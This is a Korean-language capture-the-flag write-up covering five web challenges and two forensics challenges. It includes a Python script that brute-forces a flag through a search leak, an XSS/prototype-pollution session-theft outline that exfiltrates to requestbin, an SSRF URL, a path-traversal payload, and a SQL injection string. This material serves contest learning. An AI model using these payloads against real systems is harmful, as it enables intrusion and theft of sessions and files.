
WEB HACKING

WEB HACKING 1 - 정보 노출

```
import requests
import string

charset=string.ascii_letters+string.digits+"-_!?{}"
print(charset)
guess="apollob{"

while True:
    print(guess)
    for i in charset:
        res=requests.get("http://apse2021.cstec.kr:8022/search",params={"keyword":guess+i})
        if 'hey hacker' in res.text:
            guess+=i
            break
    else:
        break

print(guess)
```

WEB HACKING 2 - JS 프로토타입 오염

prototype pollution 취약점이 발생하는 문제다. 이를 관리자 페이지에 보내서 세션탈취를 해오면 된다.



게임을 시작하고 load를 하면 response로 gamecode가 오게되는데 여기서 XSS가 발생함을 알 수 있다. 세션을 탈취할 때 reqeustsbin을 이용하면 되는데 우선, 게임을 save하면 filename과 gamecode를 알 수 있다. 여기서 xss를 발생시키고 robot server에서 submit을 하고, load를 하면 requestsbin으로 flag가 딸려오는 것을 확인할 수 있다.

Done

WEB HACKING 3 - 서버 측 요청 위조

문제에서 주어졌다싶이 ssrf가 발생한다. dirsearch를 돌리면 server-status가 있는것을 확인할 수 있다. 하지만 거부가 뜬다. 그래서 ssrf를 이용해서 접근해주면 된다.

http://apse2020.cstec.kr:5005/?url=http://localhost/server-status

Apache Server Status for localhost (via 127.0.0.1)

Server Version: Apache/2.4.25 (Debian) PHP/7.3.3
Server MPM: prefork
Server Built: 2019-10-13T15:43:54


Current Time: Thursday, 11-Aug-2022 07:30:50 UTC
Restart Time: Wednesday, 15-Jun-2022 01:24:51 UTC
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 57 days 6 hours 5 minutes 59 seconds
Server load: 0.00 0.01 0.00
Total accesses: 46039 - Total Traffic: 66.1 MB
CPU Usage: u3.79 s3.71 cu0 cs0 - .000152% CPU load
.00931 requests/sec - 14 B/second - 1504 B/request
3 requests currently being processed, 7 idle workers

```
._K__W__._..W..............................................
............................................................
....................
```

Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	Protocol	VHost	Request
0-0	-	0/0/2151	.	0.05	506	0	0.0	0.00	3.21	127.0.0.1	http/1.1	172.20.0.20:80	OPTIONS * HTTP/1.0
1-0	294	0/566/2565	_	0.42	2	0	0.0	1.09	4.09	59.27.95.83	http/1.1		
2-0	493	1/150/2803	K	0.15	0	47	1.2	0.59	4.08	59.27.95.83	http/1.1	172.20.0.20:80	GET /?url=https://config.php HTTP/1.1
3-0	505	0/107/2456	_	0.09	4	0	0.0	0.38	3.70	59.27.95.83	http/1.1		
4-0	476	0/191/1549	_	0.18	0	0	0.0	0.91	2.93	127.0.0.1	http/1.1	172.20.0.20:80	GET /server-status HTTP/1.0
5-0	508	0/184/2657	_	0.19	13	1	0.0	0.80	4.54	59.27.95.83	http/1.1	172.20.0.20:80	GET /?url=http://127.0.0.1/server-status HTTP/1.1
6-0	509	4/106/1952	W	0.11	0	0	14.4	0.48	2.33	121.153.6.170	http/1.1	172.20.0.20:80	GET /?url=http://localhost/server-status HTTP/1.1
7-0	517	0/54/2251	_	0.04	1	0	0.0	0.55	3.44	127.0.0.1	http/1.1	172.20.0.20:80	GET /server-status HTTP/1.0
8-0	502	0/113/1940	_	0.10	1	0	0.0	0.78	3.51	127.0.0.1	http/1.1	172.20.0.20:80	GET /server-status HTTP/1.0

LFI를 이용해서 원하는 파일을 읽을 수 있었다.



/var/www/html/config.php

/var/www/html/_-flag-_.php에서 flag 위치는 /flag에 있음을 알 수 있었다.

FLAG :
`apollob{18feeb58c0a45c1e2d30f883f26ee7912a1e98dcb1cf3f6c5bdf753a4847cb8301bdc47faa2aa87e50472e92fc02e0adeef7c1de0c7c8d5f3b639d5e51a6affe3ea5}`

WEB HACKING 4 - CTS 스케줄

간단한 문제로 `apse2021.cstec.kr:8033download.php?file=../../../../../../flag` 에 접근하면 flag를 획득할 수 있다.

FLAG :
`apollob{89611094480faa7295a6a52e98f5e3b005e82efd0f4d4a015f1598e30d6d9db722492ae1962af4d3b46bcd55699d63c1a9901a8f25c11214da4e8c7d7adbbbd51d2d8`

WEB HACKING 5 - SQL 인젝션

sqli가 발생해 username에 `admin' or 1=1 -- #'` 에 넣으면 풀린다.

FLAG :
`apollob{b1b7a9efcbf63345817061aaa68d721da37a0406f1f48076018247c5a44f92c709ed54c8e5d8c598bcdae1931036d2f35437c7422c25eaa4a69317fc9da1277d69eca`

FORENSIC

FORENSIC 1 - 특별한 이벤트

이벤트 파일내 cmd 명령어 이력을 보면 난독화 되어있는 문자열이 있다.

이 난독을 해제하면 다음과 같은 문자열이 나온다.

FORENSIC 2 - 숨은 그림 찾기

파일 제목이 RDP 세션이 있음을 알려주고 있다. volatility를 사용해 mstsc 프로세스를 덤프하여 GIMP등의 프로그램으로 열면 그림판에 작성된 플래그를 확인할수있다.